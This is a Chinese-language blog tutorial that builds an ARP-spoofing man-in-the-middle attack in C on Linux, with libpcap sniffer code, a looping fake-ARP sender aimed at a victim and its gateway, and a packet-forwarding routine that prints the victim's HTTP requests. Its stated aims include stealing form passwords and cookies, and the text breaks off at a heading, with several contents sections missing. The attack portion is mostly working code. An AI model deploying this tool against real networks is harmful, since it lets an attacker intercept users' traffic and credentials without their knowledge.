# [Linux C 实现局域网中基于ARP欺骗的中间人攻击](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \o "Linux C 实现局域网中基于ARP欺骗的中间人攻击)

By [Yue Pan](http://zxcpyp.com/about" \o "Yue Pan" \t "http://zxcpyp.com/network/2017/07/28/_blank)

 发表于 2017-07-28

****文章目录****

1. [1.中间人攻击与ARP欺骗介绍](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E4%B8%AD%E9%97%B4%E4%BA%BA%E6%94%BB%E5%87%BB%E4%B8%8Earp%E6%AC%BA%E9%AA%97%E4%BB%8B%E7%BB%8D)
   1. [1.1.ARP欺骗](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "arp%E6%AC%BA%E9%AA%97)
   2. [1.2.中间人攻击](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E4%B8%AD%E9%97%B4%E4%BA%BA%E6%94%BB%E5%87%BB)
2. [2.各种数据包的头部](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E5%90%84%E7%A7%8D%E6%95%B0%E6%8D%AE%E5%8C%85%E7%9A%84%E5%A4%B4%E9%83%A8)
   1. [2.1.以太网头部](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E4%BB%A5%E5%A4%AA%E7%BD%91%E5%A4%B4%E9%83%A8)
   2. [2.2.ARP包头部](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "arp%E5%8C%85%E5%A4%B4%E9%83%A8)
   3. [2.3.IP数据包头部](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "ip%E6%95%B0%E6%8D%AE%E5%8C%85%E5%A4%B4%E9%83%A8)
   4. [2.4.TCP数据包头部](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "tcp%E6%95%B0%E6%8D%AE%E5%8C%85%E5%A4%B4%E9%83%A8)
   5. [2.5.HTTP报文的头部](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "http%E6%8A%A5%E6%96%87%E7%9A%84%E5%A4%B4%E9%83%A8)
3. [3.整体把握](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E6%95%B4%E4%BD%93%E6%8A%8A%E6%8F%A1)
4. [4.数据包的嗅探与libpcap](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E6%95%B0%E6%8D%AE%E5%8C%85%E7%9A%84%E5%97%85%E6%8E%A2%E4%B8%8Elibpcap)
   1. [4.1.libpcap介绍](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "libpcap%E4%BB%8B%E7%BB%8D)
   2. [4.2.Sniffer实现](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "sniffer%E5%AE%9E%E7%8E%B0)
5. [5.数据包发送与libnet](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E6%95%B0%E6%8D%AE%E5%8C%85%E5%8F%91%E9%80%81%E4%B8%8Elibnet)
   1. [5.1.libnet介绍](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "libnet%E4%BB%8B%E7%BB%8D)
   2. [5.2.Arpspoof实现](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "arpspoof%E5%AE%9E%E7%8E%B0)
6. [6.数据包的转发](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E6%95%B0%E6%8D%AE%E5%8C%85%E7%9A%84%E8%BD%AC%E5%8F%91)
7. [7.优化获取](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E4%BC%98%E5%8C%96%E8%8E%B7%E5%8F%96)
8. [8.其他部分](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E5%85%B6%E4%BB%96%E9%83%A8%E5%88%86)
9. [9.补充——非C语言的实现和一些工具的玩法](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E8%A1%A5%E5%85%85%E9%9D%9Ec%E8%AF%AD%E8%A8%80%E7%9A%84%E5%AE%9E%E7%8E%B0%E5%92%8C%E4%B8%80%E4%BA%9B%E5%B7%A5%E5%85%B7%E7%9A%84%E7%8E%A9%E6%B3%95)
   1. [9.1.Iptables](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "iptables)
   2. [9.2.arpspoof](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "arpspoof)
   3. [9.3.ettercap](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "ettercap)
10. [10.尚未实现…](http://zxcpyp.com/network/2017/07/28/MITM-Attack" \l "%E5%B0%9A%E6%9C%AA%E5%AE%9E%E7%8E%B0)

什么是中间人攻击？什么是ARP欺骗？本文主要讲在Linux环境下用C语言实现局域网中基于ARP欺骗的中间人攻击，同时介绍一下Linux中libpcap和libnet库的应用。

## 中间人攻击与ARP欺骗介绍

### ARP欺骗

首先介绍一下ARP（地址解析协议），其基本功能为透过目标设备的IP地址，查询目标设备的MAC地址。在以太网协议中规定，同一局域网中的一台主机要和另一台主机进行直接通信，必须要知道目标主机的MAC地址。但是在TCP/IP协议中，网络层和传输层只关心目标主机的IP地址。于是就需要一种协议，将网络层地址转换为链路层地址，这就是ARP。

ARP欺骗（ARP spoofing），是针对以太网络地址解析协议（ARP）的一种攻击技术。通过对目标主机发送ARP请求包或者是ARP相应包，来实现更新目标主机的ARP缓存，让目标主机的ARP缓存中ipA对应的MAC地址更改为另一台错误主机的MAC地址，使得目标主机在发送数据包的时候，将本应发给ipA对应的主机的数据包发送给了错误的主机。简而言之，就是一种对目标主机数据包的重定向。

ARP欺骗的实现可以发送伪造的ARP应答包或者请求包，一旦目标主机接受，其ARP缓存即被更新。

### 中间人攻击

中间人攻击（Man-in-the-middle attack，缩写：MITM），是指攻击者与通讯的两端分别创建独立的联系，并交换其所收到的数据，使通讯的两端认为他们正在通过一个私密的连接与对方直接对话，但事实上整个会话都被攻击者完全控制。

中间人攻击的步骤其实很简单，总结下来就是三步：

1. 首先发送ARP欺骗包给目标主机，对其声称“我是网关”。
2. 接着发送ARP欺骗包给网关，对其声称“我是目标主机”。
3. 对数据包的处理

接着我们来分析一下上面的步骤。

* 首先，第一步完成之后，目标主机会认为网关是攻击者的电脑，因此其上网的所有的数据就会被重定向到攻击者的电脑
* 接着，第二步欺骗网关，这样有两个好处，一来是，网关为了保证与局域网内各个主机建立联系，会时不时向各个主机发送ARP请求包，如何我们不管它的话，目标主机的ARP缓存很有可能又被网关给更新回去。二来是，如果我们不这样做的话，当我们把目标主机的数据包转发给网关之后，网关会直接发给目标主机，这样数据就不经过我们这里了，对网关的再次欺骗正好可以保证数据一定从我们手中经过。
* 如果成功进行对双方的ARP欺骗之后，我们什么也不管，那目标主机就断网了，因为他的数据包无法发送出去，如果我们再帮他转发数据包，就能实现目标主机网络的“修复”，实际上他所有的信息都经过我们的手里。此后我们可以监控目标主机上网，获取目标主机提交的表单信息，获取目标主机的cookie，修改网页的内容等等……

## 各种数据包的头部

这里只讲网络传输过程中的四层结构的C语言数据结构

首先我们给出一些定义，这些定义在一些头文件里面有定义，这里我们自己定义一下

/\* ethernet type \*/

#define EPT\_IPv4 0x0800

#define EPT\_IPv6 0x86dd

#define EPT\_ARP 0x0806

#define EPT\_RARP 0x8035

/\* protocol type \*/

#define PROTOCOL\_TCP 0x06

#define PROTOCOL\_UDP 0x11

/\* address length \*/

#define MAC\_ADDR\_LEN 6

#define IP\_ADDR\_LEN 4

/\* arp option \*/

#define ARP\_REPLY 2

#define ARP\_REQURST 1

### 以太网头部

/\* ethernet head \*/typedef struct {

u\_char DST\_mac[6];

u\_char SRC\_mac[6];


u\_short eth\_type;} ethernet\_header;

以太网头部，总长度14

* DST\_mac: 目标的MAC地址
* SRC\_mac: 发送方的MAC地址
* u\_short: 上层协议类型，宏定义见上

### ARP包头部

以太网头部和APR头部如下图

[](https://raw.githubusercontent.com/zxc479773533/zxc479773533.github.io/master/_posts/images/MITM-Attack-01.png)

/\* ARP packet head \*/typedef struct {

u\_short hardware\_type;

u\_short protocol\_type;

u\_char hardware\_len;

u\_char protocol\_len;

u\_short arp\_option;

u\_char src\_mac[6];

u\_char src\_ip[4];

u\_char dest\_mac[6];


u\_char dest\_ip[4];} arp\_header;

ARP头部，总长度28

* hardware\_type: 硬件类型
* protocol\_type: 协议类型
* hardware\_len: 硬件地址长度(6)
* protocol\_len: 协议地址长度(4)
* arp\_option: ARP操作符，确定是应答包还是请求包
* src\_mac: 源MAC地址
* src\_ip: 目标MAC地址
* dest\_mac: 源IP地址
* dest\_ip: 目标IP地址

### IP数据包头部

IP数据包头部结构如下图

[](https://raw.githubusercontent.com/zxc479773533/zxc479773533.github.io/master/_posts/images/MITM-Attack-02.png)

/\* ip packet head \*/typedef struct {

u\_char verson\_head;

u\_char type\_of\_service;

u\_short packet\_len;

u\_short packet\_id;

u\_short slice\_info;

u\_char TTL;

u\_char protocol\_type;

u\_short check\_sum;

u\_char src\_ip[4];


u\_char dest\_ip[4];} ip\_header;

IP头部，总长度20

* verson\_head: 版本信息
* type\_of\_service: 服务类型
* packet\_len: 数据包长度
* packet\_id: 数据包标识
* slice\_info: 分片信息
* TTL: 存活时间
* protocol\_type: 协议类型
* check\_sum: 校验和
* src\_ip: 源IP地址
* dest\_ip: 目标IP地址

### TCP数据包头部

TCP数据包头部结构如下图

[](https://raw.githubusercontent.com/zxc479773533/zxc479773533.github.io/master/_posts/images/MITM-Attack-03.png)

/\* TCP packet head \*/typedef struct {

u\_short sour\_port;

u\_short dest\_port;

u\_int sequ\_num;

u\_int ackn\_num;

u\_short header\_len\_flag;

u\_short window;

u\_short check\_sum;

u\_short surg\_point;} tcp\_header;

TCP头部，总长度20

* sour\_port: 源端口
* dest\_port: 目标端口
* sequ\_num: 序列号
* ackn\_num: 确认号
* header\_len\_flag: TCP头长度
* window: 窗口大小
* check\_sum: 校验和
* surg\_point: 紧急指针

一点自己的说明：事实上，一个功能完备的头部根本没有这么简单,在<netinet/ip.h>等头文件中还有着完备的定义。至于这里我们进行中间人攻击，已经足够了，自己定义只是为了熟悉结构。

### HTTP报文的头部

HTTP报文也有两种，请求报文和响应报文。

至于具体的内容，我就不多讲了，只说需要注意的几项。

* POST方式的请求报文中会包含表单的信息，扒密码可用。
* 请求报文中含有cookie
* HTML文档就在响应报文的头部之后。

整个数据包的结构是：

Ethernet { IP [ TCP ( HTTP ) ] }

## 整体把握

首先，目标主机的MAC地址和IP地址当然是必须的，除此以外我们还需要自己的MAC地址，为诱导目标主机和网关将数据包发送过来。

整个过程中我们还需要网卡设备指针，在每次抓包时候用的过滤表达式。

于是将各部分封装为一个结构体供我们之后使用。

/\* MITM information \*/typedef struct {

u\_char \*TARGET\_MAC;

u\_char \*ATTACKER\_MAC;

u\_char \*GATEWAY\_MAC;

u\_char \*TARGET\_IP;

u\_char \*GATEWAY\_IP;

char \*dev;

char \*filter;

int mode; //模式的选择} MITM\_info;

发送伪造的ARP包是不能停止的，否则有可能机器自己更新自己的ARP缓存就摆脱了我们的控制，同时转发功能也是不能停止的，因此我们考虑使用多线程编程。

发送伪造的ARP包可以占用一个线程，转发需要多开几个线程，这里我们后面会讲到。

一点自己的说明：不要总是认为网关就是192.168.1.1，经过我自己调查，一些宾馆往往喜欢把网关地址改为靠后的(接近255)的数字

## 数据包的嗅探与libpcap

### libpcap介绍

libpcap是一个Linux下的C语言库，其英文全称是Packet Capture library，即数据包捕获库。下面先简单的介绍几个函数的用法。

char errbuf[PCAP\_ERRBUF\_SIZE];

该数组用于存储错误信息。

char \*pcap\_lookupdev(char \*errbuf)

该函数用于获得网络设备(网卡)的指针，自动寻找第一个可用的设备，参数是错误信息。

int pcap\_lookupnet(char \*device, bpf\_u\_int32 \*netp,bpf\_u\_int32 \*maskp, char \*errbuf)

该函数用于获得指定设备的网络号和子网掩码。

pcap\_t \*pcap\_open\_live(char \*device, int snaplen, int promisc, int to\_ms, char \*ebuf)

该函数用于获得用于捕获网络数据包的数据包捕获描述字。snaplen参数定义捕获数据的最大字节数，65536即可获得所有数据包。promisc指定是否将网络接口置于混杂模式。to\_ms参数指定超时时间（毫秒）。

char filter\_app[100]

存放过滤表达式的数组，关于过滤表达式的格式，请看[这里](http://www.tcpdump.org/manpages/pcap-filter.7.html)。

struct bpf\_program filter

存放过滤器的结构。

int pcap\_compile(pcap\_t \*p, struct bpf\_program \*fp,char \*str, int optimize, bpf\_u\_int32 netmask)

该函数将过滤表达式编译到过滤程序中去。optimize参数控制结果代码的优化。netmask参数指定本地网络的网络掩码。

int pcap\_setfilter(pcap\_t \*p, struct bpf\_program \*fp)

该函数指定一个过滤程序。

int pcap\_loop(pcap\_t \*p, int cnt, pcap\_handler callback, u\_char \*user)

该函数用于捕获数据包，callback是捕获数据包后的回调函数，用于处理数据包，user是封装好的回调函数的参数结构。

void callback(u\_char \*user, const struct pcap\_pkthdr \*hp, const u\_char \*packet)

pcap\_loop的回调函数，hp是一个存放有数据包信息的结构指针，packet是数据包内容指针。

### Sniffer实现

利用libpcap库，我们按着寻找设备，打开设备，捕获数据，回调处理的步骤实现。

该模块主函数：

void Sniffer(const char \*filter\_exp) {

/\* definations \*/

char \*dev;

char errbuf[PCAP\_ERRBUF\_SIZE];

u\_int mask;

u\_int net\_addr;

char \*net;

char \*real\_mask;

struct in\_addr addr\_net;

pcap\_t \*handle;

struct bpf\_program filter;

char filter\_app[100];

/\* start dev \*/

dev = pcap\_lookupdev(errbuf);

if (dev == NULL) {

printf("%s\n", errbuf);

exit(1);

}

/\* start device \*/

if (pcap\_lookupnet(dev, &net\_addr, &mask, errbuf) == -1) {

printf("%s\n", errbuf); //打印错误信息 exit(1); //结束程序 }

addr\_net.s\_addr = mask;

real\_mask = inet\_ntoa(addr\_net);

printf("\nmask: %s\n", real\_mask);

addr\_net.s\_addr = net\_addr;

net = inet\_ntoa(addr\_net);

printf("net: %s\n\n", net);

handle = pcap\_open\_live(dev, 65536, 1, 1000, errbuf);

if (!handle) {

printf("%s\n", errbuf);

printf("If the Problem is \"you don't have permission\", please run this program as root!\n");

exit(1);

}

/\* filtering \*/

if (filter\_exp != NULL) strcpy(filter\_app, filter\_exp);

pcap\_compile(handle, &filter, filter\_app, 0, \*net);

pcap\_setfilter(handle, &filter);

/\* loop capturing \*/

printf("\nstart sniff:\n\n");

pcap\_loop(handle, -1, proc\_pkt, NULL);

/\* end \*/

pcap\_close(handle);}

回调函数：

/\* print ether type \*/void print\_type(u\_short type) {

switch (type) {

case EPT\_IPv4: printf("eth type: IPv4\n"); break;

case EPT\_IPv6: printf("eth type: IPv6\n"); break;

case EPT\_ARP: printf("eth type: ARP\n"); break;

case EPT\_RARP: printf("eth type: RARP\n"); break;

default: printf("eth type: Unknown type\n");

}}

/\* print protocol type\*/void print\_protocol(u\_char protocol\_type) {

switch (protocol\_type) {

case PROTOCOL\_TCP: printf("protocol type: TCP\n"); break;

case PROTOCOL\_UDP: printf("protocol type: UDP\n"); break;

default: printf("Unknown type\n");

}}

/\*analyze the packet \*/void proc\_pkt(u\_char \*user, const struct pcap\_pkthdr \*hp, const u\_char \*packet) {

/\* settle ethernet \*/

ethernet\_header \*pEther;

ip\_header \*pIpv4;

arp\_header \*pArp;

pEther = (ethernet\_header \*)packet;

printf("-------------------------------------\n");

print\_type(ntohs(pEther->eth\_type));

printf("eth src MAC address is: ");

print\_mac(pEther->SRC\_mac);

printf("eth des MAC address is: ");

print\_mac(pEther->DST\_mac);

/\* settle ip \*/

if (ntohs(pEther->eth\_type) == EPT\_IPv4) {

pIpv4 = (ip\_header \*)(packet + sizeof(ethernet\_header));

print\_protocol(pIpv4->protocol\_type);

printf("src IP address is: ");

print\_ip(pIpv4->src\_ip);

printf("des IP address is: ");

print\_ip(pIpv4->dest\_ip);

/\* settle port \*/

if (pIpv4->protocol\_type == PROTOCOL\_TCP) {

tcp\_header \*pTcp;

pTcp = (tcp\_header \*)(packet + sizeof(ethernet\_header) + sizeof(ip\_header));

printf("src port address is: %hu\n", ntohs(pTcp->sour\_port));

printf("des port address is: %hu\n", ntohs(pTcp->dest\_port));

}

else if (pIpv4->protocol\_type == PROTOCOL\_UDP) {

udp\_header \*pUdp;

pUdp = (udp\_header \*)(packet + sizeof(ethernet\_header) + sizeof(ip\_header));

printf("src port address is: %hu\n", ntohs(pUdp->sour\_port));

printf("des port address is: %hu\n", ntohs(pUdp->dest\_port));

}

}

/\* settle arp packet \*/

else if (ntohs(pEther->eth\_type) == EPT\_ARP) {

pArp = (arp\_header \*)(packet + sizeof(ethernet\_header));

printf("src MAC address is: ");

print\_mac(pArp->src\_mac);

printf("eth des MAC address is: ");

print\_mac(pArp->dest\_mac);

printf("src IP address is: ");

print\_ip(pArp->src\_ip);

printf("des IP address is: ");

print\_ip(pArp->dest\_ip);

}}

一点自己的说明：这里我只开了一个线程，在实际的应用中，大规模抓包可以开启很多线程，利用pcap\_dump()函数将数据包保存到本地。

这里我们的Sniffer函数的参数是一个指向过滤表达式的指针，之后程序根据过滤表达式进行筛选抓取数据包，分析数据包内容并打印结果。

一点自己的说明：这是一个危险的操作，你可以在构建数据包的时候利用广播地址对局域网内所有主机发送伪造的ARP请求包，这样的后果是所有的主机会响应你，他们均认为你是网关，会造成局域网内全员断网，而你会很快的暴露。

## 数据包发送与libnet

### libnet介绍

libnet 是一个小型的接口函数库，主要用 C 语言写成，提供了低层网络数据包的构造、处理和发送功能。具有非常强大的数据包构建和发送功能。

libnet\_t \*libnet\_init(int injection\_type, char \*device, char \*err\_buf)

该函数用于libnet句柄初始化，其中injection\_type是构造的类型，其可选为：

* LIBNET\_LINK，链路层
* LIBNET\_RAW4，网络接口层（网络层）
* LIBNET\_LINK\_ADV，链路层高级版本
* LIBNET\_RAW4\_ADV，网络层高级版本

void libnet\_destroy(libnet\_t \*l)

该函数用于释放资源，当创建失败或者是发送之后，及时释放资源。

libnet\_ptag\_t libnet\_build\_ethernet(u\_int8\_t \*dst,

u\_int8\_t \*src,

u\_int16\_t type,

u\_int8\_t \*payload,

u\_int32\_t payload\_s,

ibnet\_t \*l,

libnet\_ptag\_t ptag)

该函数用于构建以太网帧头部，各参数为：

* dst：目的 mac
* src：源 mac
* type：上层协议类型
* payload：负载
* payload\_s：负载长度
* l：libnet 句柄，libnet\_init() 返回的 libnet \* 指针
* ptag：协议标记，第一次组新的发送包时，这里写 0，同一个应用程序，下一次再组包时，这个位置的值写此函数的返回值。

返回值：

* 成功：协议标记
* 失败：-1

libnet\_ptag\_t libnet\_build\_arp(u\_int16\_t hrd,

u\_int16\_t pro,

u\_int8\_t hln,

u\_int8\_t pln,

u\_int16\_t op,

u\_int8\_t \*sha,

u\_int8\_t \*spa,

u\_int8\_t \*tha,

u\_int8\_t \*tpa,

u\_int8\_t \*payload,

u\_int32\_t payload\_s,

libnet\_t \*l,

libnet\_ptag\_t ptag)

该函数用于构建ARP包头部，各参数为：

* hrd：硬件地址格式，ARPHRD\_ETHER（以太网）
* pro：协议地址格式，ETHERTYPE\_IP（ IP协议）
* hln：硬件地址长度
* pln：协议地址长度
* op：ARP协议操作类型（1：ARP请求，2：ARP回应，3：RARP请求，4：RARP回应）
* sha：发送者硬件地址
* spa：发送者协议地址
* tha：目标硬件地址
* tpa：目标协议地址
* payload：负载，写 NULL就好
* payload\_s：负载长度，写0就好
* l：libnet 句柄，libnet\_init() 返回的 libnet \* 指针
* ptag：协议标记，第一次组新的发送包时，这里写 0，同一个应用程序，下一次再组包时，这个位置的值写此函数的返回值。

返回值：

* 成功：协议标记
* 失败：-1

libnet\_ptag\_t libnet\_build\_ipv4(u\_int16\_t ip\_len,

u\_int8\_t tos,

u\_int16\_t id,

u\_int16\_t flag,

u\_int8\_t ttl,

u\_int8\_t prot,

u\_int16 sum,

u\_int32\_t src,

u\_int32\_t dst,

u\_int8\_t \*payload,

u\_int32\_t payload\_s,

libnet\_t \*l,

libnet\_ptag\_t ptag)

该函数用于构建IP数据包头部，各参数为：

* ip\_len：ip 包总长
* tos：服务类型
* id：ip 标识
* flag：片偏移
* ttl：生存时间
* prot：上层协议
* sum：校验和，设为 0的话系统会自动计算
* src：源 ip 地址
* dst：目的ip地址
* payload：负载
* payload\_s：负载长度
* l：libnet 句柄，libnet\_init() 返回的 libnet \* 指针
* ptag：协议标记，第一次组新的发送包时，这里写 0，同一个应用程序，下一次再组包时，这个位置的值写此函数的返回值。

返回值：

* 成功：协议标记
* 失败：-1

libnet\_ptag\_t libnet\_build\_tcp(u\_int16\_t sp,

u\_int16\_t dp,

u\_int32\_t seq,

u\_int32\_t ack,

u\_int8\_t control,

u\_int16\_t win,

u\_int16\_t sum,

u\_int16\_t urg,

u\_int16\_t len,

u\_int8\_t \*payload,

u\_int32\_t payload\_s,

libnet\_t \*l,

libnet\_ptag\_tptag)

该函数用于构建TCP数据包，各参数为：

* sp：源端口号
* dp：目的端口号
* seq：序号
* ack：ack 标记
* control：控制标记
* win：窗口大小
* sum：校验和，设为 0的话，系统会自动计算
* urg：紧急指针
* len：tcp包长度
* payload：负载，为给应用程序发送的文本内容
* payload\_s：负载长度
* l：libnet\_init() 返回的 libnet \* 指针
* ptag：协议标记，第一次组新的发送包时，这里写 0，同一个应用程序，下一次再组包时，这个位置的值写此函数的返回值。

返回值：

* 成功：协议标记
* 失败：-1

int libnet\_write(libnet\_t \* l)

该函数用于数据包的发送，参数为libnet句柄。

一点自己的说明：我看了下libnet的源码，事实上libnet就是建立在Socket基础上的，专门针对各种数据包进行了一下封装，事实上libnet构造数据包的函数远不及此，ICMP包之类的其他包还有很多，我们还可以利用它实现基于ping的存活主机扫描程序，DDos攻击程序

### Arpspoof实现

为了保证目标和网关持续处于被欺骗的状态，我们持续发包处理。

void Arpspoof(void \*ARG) {

MITM\_info arg = \*(MITM\_info \*)ARG;

while (1) {

/\* sent to victim \*/

send\_fake\_ARP(arg.dev, arg.ATTACKER\_MAC, arg.TARGET\_MAC, arg.GATEWAY\_IP, arg.TARGET\_IP, ARP\_REPLY);

usleep(500000);

/\* sent to gateway \*/

send\_fake\_ARP(arg.dev, arg.ATTACKER\_MAC, arg.GATEWAY\_MAC, arg.TARGET\_IP, arg.GATEWAY\_IP, ARP\_REPLY);

usleep(500000);

利用libnet构建ARP数据包：

* 对于目标主机，目标MAC和目标IP设置为目标主机的，源MAC设置为自己的，源IP设置为网关的。这样的ARP应答包一旦被目标主机接收，其ARP缓存中对应于网关的IP地址的MAC就变成我们的了，此后目标主机再发包，目的地就全部会变成我们。
* 对于网关，同样的，目标MAC和目标IP设置为网关的，源MAC设置为自己的，源IP设置为目标主机的。

int send\_fake\_ARP(char \*dev, u\_char \*srcMac, u\_char \*dstMac, u\_char \*srcIp, u\_char \*dstIp, int op) {

/\* definations \*/

libnet\_t \*net\_t = NULL;

static u\_char padPtr[18];

char err\_buf[LIBNET\_ERRBUF\_SIZE];

libnet\_ptag\_t p\_tag;

int res;

/\* start libnet \*/

net\_t = libnet\_init(LIBNET\_LINK\_ADV, dev, err\_buf);

if (net\_t == NULL) {

printf("libnet start error\n");

return 1;

}

/\* build ARP \*/

p\_tag = libnet\_build\_arp(ARPHRD\_ETHER, EPT\_IPv4, MAC\_ADDR\_LEN, IP\_ADDR\_LEN, op,

srcMac, srcIp, dstMac, dstIp, padPtr, 18, net\_t, 0);

if (p\_tag == -1) {

printf("libnet build\_arp error\n");

libnet\_destroy(net\_t);

return 1;

}

/\* build ethernet \*/

p\_tag = libnet\_build\_ethernet(dstMac, srcMac, EPT\_ARP, padPtr, 0, net\_t, 0);

if (p\_tag == -1) {

printf("libnet build\_ethernet error\n");

libnet\_destroy(net\_t);

return 1;

}

/\* send packet \*/

res = libnet\_write(net\_t);

if (res == -1) {

printf("ARP libnet write error\n");

libnet\_destroy(net\_t);

return 1;

}

/\* success \*/

libnet\_destroy(net\_t);

return 0;}

一点自己的说明：其实libpcap也有一个发包的函数，pcap\_sendpacket()函数，是要先完全构建好packet，再用这个函数全部发送出去，我个人在尝试的过程中，ARP欺骗包用这个发送没有问题，但是在转发的过程中出现了一些问题，至于具体的原因我还没有想清楚，到是发包比较专业的libnet实现了这个目标，后来就使用libnet包了。然而pcap\_sendpacket()函数仍然有着发包非常迅速的特点，这使得在有些问题上(比如Dos攻击)就非常适合使用它。

## 数据包的转发

这里我们采用，多线程抓包，并在抓到包之后迅速处理并转发。

因为数据包是转瞬即逝的，如果捕获一个，处理，再捕获下一个的话可能会漏掉一些数据包，降低我们的效率。

可能有人会问到，为什么非要先ARP欺骗呢，直接抓包并转发不就好了吗？

这里要明确，“抓包”是复制一份包，而不是截获包，而现在被ARP欺骗的主机已经断网的情况下，我们复制它的包帮他转发，这样才是经过我们的手帮他实现上网。

原理并不难，对于发来的包进行分析，确认是目标主机发来的，我们就帮他转发到网关，确认是网关发来的，我们就帮他转发到目标主机

打开设备并抓包的函数：

int forward\_packet(void \*ARG) {

/\* defination \*/

MITM\_info arg = \*(MITM\_info \*)ARG;

char \*dev = arg.dev;

char errbuf[PCAP\_ERRBUF\_SIZE];

struct bpf\_program filter;

/\* start dev \*/

dev = pcap\_lookupdev(errbuf);

if (dev == NULL) {

printf("%s\n", errbuf);

exit(1);

}

arg.dev = dev;

/\* open device \*/

pcap\_t \*handle = pcap\_open\_live(dev, 65535, 1, 0, errbuf);

if (!handle) {

printf("device open error.\n");

exit(1);

}

/\* compile filter \*/

pcap\_compile(handle, &filter, arg.filter, 1, 0);

pcap\_setfilter(handle, &filter);

/\* capture packets \*/

pcap\_loop(handle, -1, getPacket, (u\_char \*)&arg);

/\* end \*/

pcap\_close(handle);

return 0;}

抓包之后的回调函数，分析数据包并判断下一次操作：

void getPacket(u\_char \*arg, const struct pcap\_pkthdr \*hp, const u\_char \*packet) {

/\* get args \*/

MITM\_info MITM\_arg = \*(MITM\_info \*)arg;

int Times = 1;

u\_short type = EPT\_IPv4;

char \*dev = MITM\_arg.dev;

u\_char \*victim\_mac = MITM\_arg.TARGET\_MAC;

u\_char \*gateway\_mac = MITM\_arg.GATEWAY\_MAC;

u\_char \*attacker\_mac = MITM\_arg.ATTACKER\_MAC;

u\_char \*victim\_ip = MITM\_arg.TARGET\_IP;

u\_char \*gateway\_ip = MITM\_arg.GATEWAY\_IP;

/\* get packet information \*/

ethernet\_header \*pEther = (ethernet\_header \*)packet;

ip\_header \*pIpv4 = (ip\_header \*)(packet + 14);

tcp\_header \*pTcp = (tcp\_header \*)(packet + 34);

char \*data = (char \*)(packet + 54);

/\* get packet form victim \*/

if (!memcmp(pEther->SRC\_mac, victim\_mac, 6)) {

char \*p = strstr(data, "HTTP");

if (p != NULL) printf("%s\n", data);

forward(dev, type, gateway\_mac, attacker\_mac, packet + 14, hp->len - 14, Times);

}

else if (!memcmp(pEther->SRC\_mac, gateway\_mac, 6)) {

forward(dev, type, victim\_mac, attacker\_mac, packet + 14, hp->len - 14, Times);

}}

这里我们打印了目标主机的HTTP请求来监控他上网。

之后是利用libnet再构建一个链路层数据包并发送回去：

int forward(char \*dev, u\_short pro\_type, u\_char \*DST, u\_char \*SRC, const u\_char \*payload, int len, int Times) {

/\* definations \*/

libnet\_t \*net\_t = NULL;

char errbuf[LIBNET\_ERRBUF\_SIZE];

libnet\_ptag\_t p\_tag;

int res;

/\* start libnet \*/

net\_t = libnet\_init(LIBNET\_LINK\_ADV, dev, errbuf);

if (net\_t == NULL) {

printf("libnet start error\n");

return 1;

}

/\* build ethernet \*/

p\_tag = libnet\_build\_ethernet(DST, SRC, pro\_type, payload, len, net\_t, 0);

if (p\_tag == -1) {

printf("libnet build error\n");

libnet\_destroy(net\_t);

return 1;

}

/\* send packet \*/

for (int i = 0; i < Times; i++) {

res = libnet\_write(net\_t);

if (res == -1) {

printf("IP libnet write error\n");

libnet\_destroy(net\_t);

return 1;

}

}

/\* success \*/

libnet\_destroy(net\_t);

return 0;}

## 优化获取

